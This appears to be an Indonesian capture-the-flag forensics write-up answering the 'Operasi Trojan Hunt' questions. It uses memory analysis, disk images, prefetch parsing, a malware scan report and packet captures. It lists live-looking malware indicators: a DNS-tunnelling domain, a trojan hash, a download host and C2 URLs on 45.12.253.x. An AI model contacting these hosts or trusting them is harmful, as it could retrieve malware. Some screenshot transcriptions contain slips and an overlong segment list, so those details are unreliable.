17991	2023-05-17 23:59:10,002508	172.16.1.16	172.16.1.191	DNS	367	Standard query response 0xa2f2 TXT Inx.14e4beb38e4.19074dfe.dns.steasteel.net TXT

Frame 1639: Packet, 83 bytes on wire (664 bits), 83 bytes captured (664 bits) on interface 0
Ethernet II, Src: Hewlett-Packard (08:00:01:86:b7:a2), Dst: Dell (14:9e:cf:e5:72:ef)
Internet Protocol Version 4, Src: 172.16.1.191, Dst: 172.16.1.16
User Datagram Protocol, Src Port: 63893, Dst Port: 53
Domain Name System (query)

0000 14 9e cf e5 72 ef 00 0f 61 86 bf a2 08 00 45 00E
0010 00 45 3d b0 00 00 00 11 a2 08 ac 10 01 bf ac 10E
0020 01 10 f9 25 00 35 00 31 3b 3a 63 24 01 00 00 015.1.1c
0030 00 00 00 00 00 00 03 61 61 61 01 68 03 64 6e 73a.a.h-dns
0040 00 73 74 65 61 73 74 65 65 6c 03 6e 65 74 00 00steasteel-net
0050 10 00 01

Filter dns, kemudian disitu terlihat banyak subdomain panjang yang berubah ubah, yang merupakan ciri ciri DNS Tunelling. Domain yang dipakai steasteel.net

Operation Trojan Hunt 2

Q1: 19044

Untuk mengetahui build version windows, pakein plugin [windows.info](https://github.com/volatilityfoundation/windows.info) di volatility

```
removegg@LAPTOP-2NIQFF5  x  +  v
Progress: 99.97      Reading Symbol layer      Progress: 99.98      Progress: 99.98      Progress: 99.97      Read
ing Symbol layer
      Progress: 99.98      Reading Symbol layer      Progress: 99.98      Reading Symbol layer      Progress: 99.98      Reading Symbol layer
      Progress: 99.98      Reading Symbol layer      Progress: 99.98      Reading Symbol layer      Progress: 99.98      Reading Symbol layer
99.99      Progress: 99.98      Reading Symbol layer      Progress: 99.98      Reading Symbol layer      Progress: 99.98      Reading Symbol l
ayer
Progress: 99.99      Progress: 99.99      Reading Symbol layer      Progress: 99.99      Reading Symbol layer      Progress: 99.99      Reading Symbol l
ayer
Progress: 99.99      Reading Symbol layer      Progress: 100.00      PDB scanning finished      Progress: 100.00      Reading Symbol layer      Progress: 99.99      Read
ing Symbol layer
Variable      Progress: 100.00      Value      PDB scanning finished
Kernel Base      0xf8073e400000
DTB      0x1ad000
Symbols file:///home/removegg/tools/volatility3/symbols/windows/ntkrnlmp.pdb/CA8E2F01B822EDE6357898BFBF862997-1.json.xz
Is64Bit True
IsPAE False
layer_name      0 WindowsIntel32e
memory_layer      1 VmwareLayer
base_layer      2 FileLayer
meta_layer      2 FileLayer
KdVersionBlock      0xf8073f00f368
Major/Minor      15.19041
MachineType      34404
KeNumberProcessors      2
SystemTime      2023-05-30 02:09:03+00:00
NtSystemRoot      C:\Windows
NtProductType      NtProductWinNt
NtMajorVersion      10
NtMinorVersion      0
PE MajorOperatingSystemVersion      10
PE MinorOperatingSystemVersion      0
PE Machine      34404
PE TimeDateStamp      Wed Jan 4 04:27:11 1995

(removegg@LAPTOP-2NIQFF5J) - [mnt/d/ctf/2026_SATSIBER/Stage1/Operasi Trojan Hunt_2/Operasi Trojan Hunt/Operasi Trojan Hunt/memory capture]
$
```


Q2: DESKTOP-38NVPD0

```
|ffff8a0d9148a000:80021608
REG_SZ
DESKTOP-38NVPD0
```

Mount memory file pake MemProcFS, terus ke registry

HKLM\SYSTEM\ControlSet001\Control\ComputerName\ActiveComputerName, terus buka file ComputerName.txt


Q3: Data_Recovery.zip



Buka file .ad1 pake FTK Imager, terus ke folder Downloads, kemudian dapet folder zipnya

Q4: praetorial-gears.000webhostapp.com

Extract [History.db](#) dari Local Google Chrome, terus buka pake DB Viewer. Dapet deh source link file tersebut didownload



Q5: 484

Dari memory capture, pakein plugin windows.pslist untuk dapetin PID dari process Recover_Setup

5052	616	svchost.exe	0xb381766c12c0	1	-	1	False	2023-05-30 01:54:01.000000 UTC	N/A	Disabled
864	764	SearchApp.exe	0xb38176644080	27	-	1	False	2023-05-30 01:54:12.000000 UTC	N/A	Disabled
780	616	svchost.exe	0xb381766b0800	10	-	0	False	2023-05-30 01:54:21.000000 UTC	N/A	Disabled
5032	60	SecurityHealth	0xb381766b0800	1	-	1	False	2023-05-30 01:54:26.000000 UTC	N/A	Disabled
4200	616	SecurityHealth	0xb381766bf080	11	-	0	False	2023-05-30 01:54:26.000000 UTC	N/A	Disabled
5100	60	OneDrive.exe	0xb381766c0c00	17	-	1	True	2023-05-30 01:54:26.000000 UTC	N/A	Disabled
1084	616	svchost.exe	0xb38176935080	8	-	0	False	2023-05-30 01:54:41.000000 UTC	N/A	Disabled
332	616	svchost.exe	0xb381766da300	4	-	0	False	2023-05-30 01:58:10.000000 UTC	N/A	Disabled
4744	1200	CompatTelRunne	0xb38176be8080	1	-	0	False	2023-05-30 01:58:11.000000 UTC	N/A	Disabled
3620	1200	OneDriveStanda	0xb381763ca080	6	-	1	True	2023-05-30 01:58:12.000000 UTC	N/A	Disabled
4648	4744	conhost.exe	0xb381713a0800	4	-	0	False	2023-05-30 01:58:15.000000 UTC	N/A	Disabled
5608	616	svchost.exe	0xb38176ed2240	2	-	0	False	2023-05-30 01:58:23.000000 UTC	N/A	Disabled
5736	616	svchost.exe	0xb38176f50240	6	-	0	False	2023-05-30 01:58:25.000000 UTC	N/A	Disabled
5964	60	msedge.exe	0xb38176fe6340	29	-	1	False	2023-05-30 01:58:33.000000 UTC	N/A	Disabled
6104	616	svchost.exe	0xb38176f7d080	11	-	0	False	2023-05-30 01:58:47.000000 UTC	N/A	Disabled
5844	5964	msedge.exe	0xb38176d18080	8	-	1	False	2023-05-30 01:59:27.000000 UTC	N/A	Disabled
4768	5964	msedge.exe	0xb38175b020c0	9	-	1	False	2023-05-30 01:59:49.000000 UTC	N/A	Disabled
4252	5964	msedge.exe	0xb38176de0800	14	-	1	False	2023-05-30 01:59:49.000000 UTC	N/A	Disabled
4608	616	svchost.exe	0xb38176e78340	0	-	0	False	2023-05-30 01:59:50.000000 UTC	2023-05-30 02:01:15.000000 UTC	Disabled
4800	5964	msedge.exe	0xb3817729d340	9	-	1	False	2023-05-30 01:59:50.000000 UTC	N/A	Disabled
5652	5964	msedge.exe	0xb3817715a080	14	-	1	False	2023-05-30 01:59:55.000000 UTC	N/A	Disabled
3500	4744	CompatTelRunne	0xb38176d432c0	10	-	0	False	2023-05-30 02:00:32.000000 UTC	N/A	Disabled
2248	616	svchost.exe	0xb381754172c0	20	-	0	False	2023-05-30 02:01:39.000000 UTC	N/A	Disabled
4508	616	svchost.exe	0xb3817746d340	3	-	0	False	2023-05-30 02:01:43.000000 UTC	N/A	Disabled
5276	5964	msedge.exe	0xb3817750b340	14	-	1	False	2023-05-30 02:01:57.000000 UTC	N/A	Disabled
5572	616	svchost.exe	0xb3817751d340	5	-	0	False	2023-05-30 02:02:15.000000 UTC	N/A	Disabled
5084	764	WmiPrvSE.exe	0xb38176ea72c0	5	-	0	False	2023-05-30 02:02:56.000000 UTC	N/A	Disabled
4664	616	svchost.exe	0xb381771d0800	4	-	0	False	2023-05-30 02:03:57.000000 UTC	N/A	Disabled
3300	5964	msedge.exe	0xb38176f92080	13	-	1	False	2023-05-30 02:04:22.000000 UTC	N/A	Disabled
3008	616	svchost.exe	0xb38176fa2080	3	-	0	False	2023-05-30 02:04:35.000000 UTC	N/A	Disabled
1684	764	smartscreen.ex	0xb38176df3080	9	-	1	False	2023-05-30 02:04:36.000000 UTC	N/A	Disabled
5392	1692	audiodg.exe	0xb381770e2080	4	-	0	False	2023-05-30 02:06:14.000000 UTC	N/A	Disabled
5376	616	svchost.exe	0xb38176fb5080	4	-	0	False	2023-05-30 02:06:31.000000 UTC	N/A	Disabled
5312	764	WmiPrvSE.exe	0xb38176db2080	5	-	0	False	2023-05-30 02:07:41.000000 UTC	N/A	Disabled
5608	3668	cmd.exe	0xb3817696c080	0	-	1	True	2023-05-30 02:07:49.000000 UTC	2023-05-30 02:07:59.000000 UTC	Disabled
5640	5608	conhost.exe	0xb38176d7d340	0	-	1	False	2023-05-30 02:07:50.000000 UTC	2023-05-30 02:07:59.000000 UTC	Disabled
484	60	Recovery_Setup	0xb38176f50800	1	-	1	True	2023-05-30 02:07:59.000000 UTC	N/A	Disabled
5956	484	is-NJBAT.tmp	0xb38176f43080	5	-	1	True	2023-05-30 02:07:59.000000 UTC	N/A	Disabled
4012	5956	Rec528.exe	0xb38176f97080	9	-	1	True	2023-05-30 02:08:01.000000 UTC	N/A	Disabled
1780	4012	a32mCKSYSuq.e	0xb38176f13340	0	-	1	True	2023-05-30 02:08:04.000000 UTC	2023-05-30 02:08:14.000000 UTC	Disabled

Q6: C:\Users\John\Downloads\Data_Recovery\Recovery_Setup.exe

The screenshot shows the Exterro FTK Imager 4.7.3.81 interface. The 'Evidence Tree' on the left displays the file structure, including 'Custom Content Image(Multi) (AD1)' and 'C:\NONAME [NTFS]'. The 'File List' on the right shows the file 'Recovery_Setup.exe' with a size of 2,172,526 bytes, a regular file type, and a date modified of 30/05/2023 02:05:43. The 'Properties' window at the bottom left shows the file's details, including its name, file class, size, and creation/modification dates.

Buka file .ad1 tadi pake FTK terus ke folder Download user John, dari situ ada hasil unzip Data_Recovery.zip. Dapet deh full pathnya

Q7: c34601c5da3501f6ee0efce18de7e6145153ecfac2ce2019ec52e1535a4b3193

```
(removeegg@LAPTOP-2NIQFF5J)-[mnt/d/ctf/2026_SATSIber/Stage1/Operasi Trojan Hunt_2/Operasi Trojan Hunt]
$ sha256sum Recovery_Setup.exe
c34601c5da3501f6ee0efce18de7e6145153ecfac2ce2019ec52e1535a4b3193 Recovery_Setup.exe
```

Extract Recovery_Setup.exe dari FTK Imager, terus ambil hash value SHA256nya pake sha256sum

Q8: 2023-05-30 02:06:29

Extract prefetch Recover_Setup.exe di C:\Windows\Prefetch, kemudian parsing dengan tools PECmd

```
C:\Windows\System32\cmd.e x + v
D:\ctf\2026_SATSIber\Stage1\Operasi Trojan Hunt_2\Operasi Trojan Hunt>PECmd -f RECOVERY_SETUP.EXE-A808CDAB.pf --csv "Recov"
PECmd version 2026.5.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/PECmd

Command line: -f RECOVERY_SETUP.EXE-A808CDAB.pf --csv Recov

Warning: Administrator privileges not found!

Keywords: temp, tmp

Processing RECOVERY_SETUP.EXE-A808CDAB.pf

Created on: 2023-05-30 02:06:39
Modified on: 2023-05-30 02:08:09
Last accessed on: 2026-08-16 10:22:18

Executable name: RECOVERY_SETUP.EXE
Hash: A808CDAB
File size (bytes): 29.206
Version: Windows 10 or Windows 11

Run count: 2
Last run: 2023-05-30 02:07:59
Other run times: 2023-05-30 02:06:29

Volume information:
```

Kemudian buka dengan TimelineExplorer (sebenarnya udah ada sih di atas, biar rajin aja 😊)

Timeline Explorer v2025.5.0

FileToolsTabsViewHelp

20260816102218_PECmd_Output.csv20260816102218_PECmd_Output_Timeline.csv

Drag a column header here to group by that column

Enter text to search...Find

Line	Tag	Note	Source Filename	Volume1Seri...	Source Created	Source Modif...	Source Access...	Executable Name	Run Co
1			RECOVERY_SETUP.EXE-A808CDAB.pf		2023-05-30 02:06:39	2023-05-30 0...	2026-08-16 10...	RECOVERY_SETUP.EXE	

D:\ctf\2026_SATSIBER\Stage1\Operasi Trojan Hunt_2\Operasi Trojan Hunt\Recov\20260816102218_PECmd_Output.csv

Total lines 1Visible lines 1Open files: 2Search options

Q9: 2

Timeline Explorer v2026.5.0

File Tools Tabs View Help

20260816102218_PECmd_Output.csv x 20260816102218_PECmd_Output_Timeline.csv

Drag a column header here to group by that column

Enter text to search... Find

d	Source Modif...	Source Access...	Executable Name	Run Count	Hash	Size	Version	Last Run	Previous Run0	Previous Ru...	Previous
2023-05-30 0...	2026-08-16 10...		RECOVERY_SETUP.EXE	2	A808CDAB	29206	Windows	2023-05-30 02:07...	2023-05-30 02:06:29		

D:\ctf\2026_SATSIHER\Stage1\Operasi Trojan Hunt_2\Operasi Trojan Hunt\Recov\20260816102218_PECmd_Output.csv

Total lines 1 | Visible lines 1 | Open files: 2 | Search options

Masih di TimelineExplorer, tinggal hover ke bar RunCount, dapet deh 2

Q10: IS-R7RFP.TMP

Timeline Explorer v2026.5.0

File Tools Tabs View Help

20260816102218_PECmd_Output.csv x 20260816102218_PECmd_Output_Timeline.csv

Drag a column header here to group by that column

Enter text to search... Find

VolumeCreated	Volume1Name	Volume1Created	Directories	Parsing Error	Files Loaded
2023-05-22 19...			\VOLUME{01d98ce3f6160d5f-2af664ee}\USERS\...		\VOLUME{01d98ce3f6160d5f-2af664ee}\WINDOWS\SY...

Cell contents

```

\VOLUME{01d98ce3f6160d5f-2af664ee}\WINDOWS\SYSTEM32\COMCTL32.DLL,
\VOLUME{01d98ce3f6160d5f-2af664ee}\WINDOWS\SYSTEM32\IERTUTIL.DLL,
\VOLUME{01d98ce3f6160d5f-2af664ee}\WINDOWS\SYSTEM32\SHCORE.DLL,
\VOLUME{01d98ce3f6160d5f-2af664ee}\WINDOWS\SYSTEM32\SRVCL.DLL,
\VOLUME{01d98ce3f6160d5f-2af664ee}\WINDOWS\SYSTEM32\NETUTILS.DLL,
\VOLUME{01d98ce3f6160d5f-2af664ee}\WINDOWS\SYSTEM32\ACLAYERS.DLL,
\VOLUME{01d98ce3f6160d5f-2af664ee}\WINDOWS\SYSTEM32\SETUPAPI.DLL,
\VOLUME{01d98ce3f6160d5f-2af664ee}\WINDOWS\SYSTEM32\CFGMR32.DLL,
\VOLUME{01d98ce3f6160d5f-2af664ee}\WINDOWS\SYSTEM32\BCRYPT.DLL,
\VOLUME{01d98ce3f6160d5f-2af664ee}\WINDOWS\SYSTEM32\SFC.DLL,
\VOLUME{01d98ce3f6160d5f-2af664ee}\WINDOWS\SYSTEM32\SFC_OS.DLL,
\VOLUME{01d98ce3f6160d5f-2af664ee}\WINDOWS\SYSTEM32\IMM32.DLL,
\VOLUME{01d98ce3f6160d5f-2af664ee}\WINDOWS\SYSTEM32\COMMON-CONTROLS_6595B64144CCF1DF_6.0.19041.1110_NONE_A8625C1886757984\COMCTL32.DLL,
\VOLUME{01d98ce3f6160d5f-2af664ee}\WINDOWS\SYSTEM32\MANIFEST,
\VOLUME{01d98ce3f6160d5f-2af664ee}\WINDOWS\SYSTEM32\EN-US\KERNELBASE.DLL.MUI,
\VOLUME{01d98ce3f6160d5f-2af664ee}\WINDOWS\SYSTEM32\NETMSG.DLL,
\VOLUME{01d98ce3f6160d5f-2af664ee}\WINDOWS\SYSTEM32\EN-US\NETMSG.DLL.MUI,
\VOLUME{01d98ce3f6160d5f-2af664ee}\USERS\JOHN\APPDATA\LOCAL\TEMP\IS-VIBV9.TMP\IS-NJBAT.TMP,
\VOLUME{01d98ce3f6160d5f-2af664ee}\WINDOWS\GLOBALIZATION\SORTING\SORTDEFAULT.NLS,
\VOLUME{01d98ce3f6160d5f-2af664ee}\WINDOWS\SYSTEM32\MSCTF.DLL, \VOLUME{01d98ce3f6160d5f-2af664ee}\$MFT,
\VOLUME{01d98ce3f6160d5f-2af664ee}\USERS\JOHN\APPDATA\LOCAL\TEMP\IS-T97VD.TMP\IS-R7RFP.TMP

```

D:\ctf\2026_SATSIHER\Stage1\Operasi Trojan Hunt_2\Operasi Trojan Hunt\Recov\20260816102218_PECmd_Output.csv

Total lines 1 | Visible lines 1 | Open files: 2 | Search options

Masih di TimelineExplorer, hover ke Files Loaded, ketemu deh file .TMP yang lain

Q11: 4

File: c34601c5da3501f6ee0efce18de7e6145153ecfac2ce2019ec52e1535a4b3193

Community Score: 53 / 72

Security Vendors: 53/72 security vendors flagged this file as malicious

File Name: Recovery_Setup.exe

Size: 2.07 MB

Last Analysis Date: 10 months ago

Categories: trojan, recovery-script

Detected: detect-debug-environment, calls-wmi, overlay, malware

Contacted URLs (8)

Scanned	Detections	Status	URL
2026-06-21	12 / 92	-	http://45.12.253.72/default/puk.php
2026-06-04	0 / 92	200	http://www.microsoft.com/pki/certs/MicCodSigPCA_08-31-2010.crt
2026-06-21	13 / 92	-	http://45.12.253.75/dll.php
2026-07-28	0 / 92	200	http://crt.sectigo.com/SectigoPublicCodeSigningCAR36.crt
2026-07-28	0 / 92	200	http://crt.sectigo.com/SectigoPublicCodeSigningRootR46.p7c
2026-06-21	13 / 92	-	http://45.12.253.72/default/stuk.php
2026-06-21	13 / 92	-	http://45.12.253.56/advertising/plus.php?z=NOSUB&str=mixtw&substr=mixinte
2026-07-02	0 / 92	200	http://www.microsoft.com/pki/certs/MicrosoftTimeStampPCA.crt

Contacted Domains (8)

Domain	Detections	Created	Registrar
crt.sectigo.com	0 / 91	2018-08-16	-
fp2e7a.wpc.2be4.phicdn.net	0 / 91	2014-11-14	MarkMonitor Inc.
fp2e7a.wpc.phicdn.net	0 / 91	2014-11-14	MarkMonitor Inc.
microsoft.com	0 / 91	1991-05-02	-

Q12: puk.php

Network PCAPng

Filter: ip.addr == 45.12.253.72 and http

Packet List:

No.	Time	Source	Destination	Protocol	Length	Info
48774	2023-05-30 13:58:43.627788	192.168.116.133	45.12.253.72	HTTP	451	GET /default/stuk.php HTTP/1.1
48797	2023-05-30 13:58:44.41558	45.12.253.72	192.168.116.133	HTTP	279	HTTP/1.1 200 OK (text/html)
48799	2023-05-30 13:58:44.41770	192.168.116.133	45.12.253.72	HTTP	450	GET /default/puk.php HTTP/1.1
48985	2023-05-30 13:58:46.64628	45.12.253.72	192.168.116.133	HTTP	1369	HTTP/1.1 200 OK
54038	2023-05-30 13:59:53.43028	192.168.116.133	45.12.253.72	HTTP	451	GET /default/stuk.php HTTP/1.1
54093	2023-05-30 13:59:53.99369	45.12.253.72	192.168.116.133	HTTP	279	HTTP/1.1 200 OK (text/html)
54095	2023-05-30 13:59:53.99612	192.168.116.133	45.12.253.72	HTTP	450	GET /default/puk.php HTTP/1.1
55087	2023-05-30 14:00:00.63601	45.12.253.72	192.168.116.133	HTTP	1369	HTTP/1.1 200 OK

Packet Details:

- Transmission Control Protocol, Src Port: 80, Dst Port: 51589, Seq: 94576, Ack: 794, Len: 1315
- [75 Reassembled TCP Segments (95665 bytes): #54238(1275), #54240(1275), #54242(1275), #54244(1275), #54246(1275), #54248(1275), #54250(1275), #54252(1275), #54254(1275), #54256(1275), #54258(1275), #54260(1275), #54262(1275), #54264(1275), #54266(1275), #54268(1275), #54270(1275), #54272(1275), #54274(1275), #54276(1275), #54278(1275), #54280(1275), #54282(1275), #54284(1275), #54286(1275), #54288(1275), #54290(1275), #54292(1275), #54294(1275), #54296(1275), #54298(1275), #54300(1275), #54302(1275), #54304(1275), #54306(1275), #54308(1275), #54310(1275), #54312(1275), #54314(1275), #54316(1275), #54318(1275), #54320(1275), #54322(1275), #54324(1275), #54326(1275), #54328(1275), #54330(1275), #54332(1275), #54334(1275), #54336(1275), #54338(1275), #54340(1275), #54342(1275), #54344(1275), #54346(1275), #54348(1275), #54350(1275), #54352(1275), #54354(1275), #54356(1275), #54358(1275), #54360(1275), #54362(1275), #54364(1275), #54366(1275), #54368(1275), #54370(1275), #54372(1275), #54374(1275), #54376(1275), #54378(1275), #54380(1275), #54382(1275), #54384(1275), #54386(1275), #54388(1275), #54390(1275), #54392(1275), #54394(1275), #54396(1275), #54398(1275), #54400(1275), #54402(1275), #54404(1275), #54406(1275), #54408(1275), #54410(1275), #54412(1275), #54414(1275), #54416(1275), #54418(1275), #54420(1275), #54422(1275), #54424(1275), #54426(1275), #54428(1275), #54430(1275), #54432(1275), #54434(1275), #54436(1275), #54438(1275), #54440(1275), #54442(1275), #54444(1275), #54446(1275), #54448(1275), #54450(1275), #54452(1275), #54454(1275), #54456(1275), #54458(1275), #54460(1275), #54462(1275), #54464(1275), #54466(1275), #54468(1275), #54470(1275), #54472(1275), #54474(1275), #54476(1275), #54478(1275), #54480(1275), #54482(1275), #54484(1275), #54486(1275), #54488(1275), #54490(1275), #54492(1275), #54494(1275), #54496(1275), #54498(1275), #54500(1275), #54502(1275), #54504(1275), #54506(1275), #54508(1275), #54510(1275), #54512(1275), #54514(1275), #54516(1275), #54518(1275), #54520(1275), #54522(1275), #54524(1275), #54526(1275), #54528(1275), #54530(1275), #54532(1275), #54534(1275), #54536(1275), #54538(1275), #54540(1275), #54542(1275), #54544(1275), #54546(1275), #54548(1275), #54550(1275), #54552(1275), #54554(1275), #54556(1275), #54558(1275), #54560(1275), #54562(1275), #54564(1275), #54566(1275), #54568(1275), #54570(1275), #54572(1275), #54574(1275), #54576(1275), #54578(1275), #54580(1275), #54582(1275), #54584(1275), #54586(1275), #54588(1275), #54590(1275), #54592(1275), #54594(1275), #54596(1275), #54598(1275), #54600(1275), #54602(1275), #54604(1275), #54606(1275), #54608(1275), #54610(1275), #54612(1275), #54614(1275), #54616(1275), #54618(1275), #54620(1275), #54622(1275), #54624(1275), #54626(1275), #54628(1275), #54630(1275), #54632(1275), #54634(1275), #54636(1275), #54638(1275), #54640(1275), #54642(1275), #54644(1275), #54646(1275), #54648(1275), #54650(1275), #54652(1275), #54654(1275), #54656(1275), #54658(1275), #54660(1275), #54662(1275), #54664(1275), #54666(1275), #54668(1275), #54670(1275), #54672(1275), #54674(1275), #54676(1275), #54678(1275), #54680(1275), #54682(1275), #54684(1275), #54686(1275), #54688(1275), #54690(1275), #54692(1275), #54694(1275), #54696(1275), #54698(1275), #54700(1275), #54702(1275), #54704(1275), #54706(1275), #54708(1275), #54710(1275), #54712(1275), #54714(1275), #54716(1275), #54718(1275), #54720(1275), #54722(1275), #54724(1275), #54726(1275), #54728(1275), #54730(1275), #54732(1275), #54734(1275), #54736(1275), #54738(1275), #54740(1275), #54742(1275), #54744(1275), #54746(1275), #54748(1275), #54750(1275), #54752(1275), #54754(1275), #54756(1275), #54758(1275), #54760(1275), #54762(1275), #54764(1275), #54766(1275), #54768(1275), #54770(1275), #54772(1275), #54774(1275), #54776(1275), #54778(1275), #54780(1275), #54782(1275), #54784(1275), #54786(1275), #54788(1275), #54790(1275), #54792(1275), #54794(1275), #54796(1275), #54798(1275), #54800(1275), #54802(1275), #54804(1275), #54806(1275), #54808(1275), #54810(1275), #54812(1275), #54814(1275), #54816(1275), #54818(1275), #54820(1275), #54822(1275), #54824(1275), #54826(1275), #54828(1275), #54830(1275), #54832(1275), #54834(1275), #54836(1275), #54838(1275), #54840(1275), #54842(1275), #54844(1275), #54846(1275), #54848(1275), #54850(1275), #54852(1275), #54854(1275), #54856(1275), #54858(1275), #54860(1275), #54862(1275), #54864(1275), #54866(1275), #54868(1275), #54870(1275), #54872(1275), #54874(1275), #54876(1275), #54878(1275), #54880(1275), #54882(1275), #54884(1275), #54886(1275), #54888(1275), #54890(1275), #54892(1275), #54894(1275), #54896(1275), #54898(1275), #54900(1275), #54902(1275), #54904(1275), #54906(1275), #54908(1275), #54910(1275), #54912(1275), #54914(1275), #54916(1275), #54918(1275), #54920(1275), #54922(1275), #54924(1275), #54926(1275), #54928(1275), #54930(1275), #54932(1275), #54934(1275), #54936(1275), #54938(1275), #54940(1275), #54942(1275), #54944(1275), #54946(1275), #54948(1275), #54950(1275), #54952(1275), #54954(1275), #54956(1275), #54958(1275), #54960(1275), #54962(1275), #54964(1275), #54966(1275), #54968(1275), #54970(1275), #54972(1275), #54974(1275), #54976(1275), #54978(1275), #54980(1275), #54982(1275), #54984(1275), #54986(1275), #54988(1275), #54990(1275), #54992(1275), #54994(1275), #54996(1275), #54998(1275), #55000(1275), #55002(1275), #55004(1275), #55006(1275), #55008(1275), #55010(1275), #55012(1275), #55014(1275), #55016(1275), #55018(1275), #55020(1275), #55022(1275), #55024(1275), #55026(1275), #55028(1275), #55030(1275), #55032(1275), #55034(1275), #55036(1275), #55038(1275), #55040(1275), #55042(1275), #55044(1275), #55046(1275), #55048(1275), #55050(1275), #55052(1275), #55054(1275), #55056(1275), #55058(1275), #55060(1275), #55062(1275), #55064(1275), #55066(1275), #55068(1275), #55070(1275), #55072(1275), #55074(1275), #55076(1275), #55078(1275), #55080(1275), #55082(1275), #55084(1275), #55086(1275), #55088(1275), #55090(1275), #55092(1275), #55094(1275), #55096(1275), #55098(1275), #55100(1275), #55102(1275), #55104(1275), #55106(1275), #55108(1275), #55110(1275), #55112(1275), #55114(1275), #55116(1275), #55118(1275), #55120(1275), #55122(1275), #55124(1275), #55126(1275), #55128(1275), #55130(1275), #55132(1275), #55134(1275), #55136(1275), #55138(1275), #55140(1275), #55142(1275), #55144(1275), #55146(1275), #55148(1275), #55150(1275), #55152(1275), #55154(1275), #55156(1275), #55158(1275), #55160(1275), #55162(1275), #55164(1275), #55166(1275), #55168(1275), #55170(1275), #55172(1275), #55174(1275), #55176(1275), #55178(1275), #55180(1275), #55182(1275), #55184(1275), #55186(1275), #55188(1275), #55190(1275), #55192(1275), #55194(1275), #55196(1275), #55198(1275), #55200(1275), #55202(1275), #55204(1275), #55206(1275), #55208(1275), #55210(1275), #55212(1275), #55214(1275), #55216(1275), #55218(1275), #55220(1275), #55222(1275), #55224(1275), #55226(1275), #55228(1275), #55230(1275), #55232(1275), #55234(1275), #55236(1275), #55238(1275), #55240(1275), #55242(1275), #55244(1275), #55246(1275), #55248(1275), #55250(1275), #55252(1275), #55254(1275), #55256(1275), #55258(1275), #55260(1275), #55262(1275), #55264(1275), #55266(1275), #55268(1275), #55270(1275), #55272(1275), #55274(1275), #55276(1275), #55278(1275), #55280(1275), #55282(1275), #55284(1275), #55286(1275), #55288(1275), #55290(1275), #55292(1275), #55294(1275), #55296(1275), #55298(1275), #55300(1275), #55302(1275), #55304(1275), #55306(1275), #55308(1275), #55310(1275), #55312(1275), #55314(1275), #55316(1275), #55318(1275), #55320(1275), #55322(1275), #55324(1275), #55326(1275), #55328(1275), #55330(1275), #55332(1275), #55334(1275), #55336(1275), #55338(1275), #55340(1275), #55342(1275), #55344(1275), #55346(1275), #55348(1275), #55350(1275), #55352(1275), #55354(1275), #55356(1275), #55358(1275), #55360(1275), #55362(1275), #55364(1275), #55366(1275), #55368(1275), #55370(1275), #55372(1275), #55374(1275), #55376(1275), #55378(1275), #55380(1275), #55382(1275), #55384(1275), #55386(1275), #55388(1275), #55390(1275), #55392(1275), #55394(1275), #55396(1275), #55398(1275), #55400(1275), #55402(1275), #55404(1275), #55406(1275), #55408(1275), #55410(1275), #55412(1275), #55414(1275), #55416(1275), #55418(1275), #55420(1275), #55422(1275), #55424(1275), #55426(1275), #55428(1275), #55430(1275), #55432(1275), #55434(1275), #55436(1275), #55438(1275), #55440(1275), #55442(1275), #55444(1275), #55446(1275), #55448(1275), #55450(1275), #55452(1275), #55454(1275), #55456(1275), #55458(1275), #55460(1275), #55462(1275), #55464(1275), #55466(1275), #55468(1275), #55470(1275), #55472(1275), #55474(1275), #55476(1275), #55478(1275), #55480(1275), #55482(1275), #55484(1275), #55486(1275), 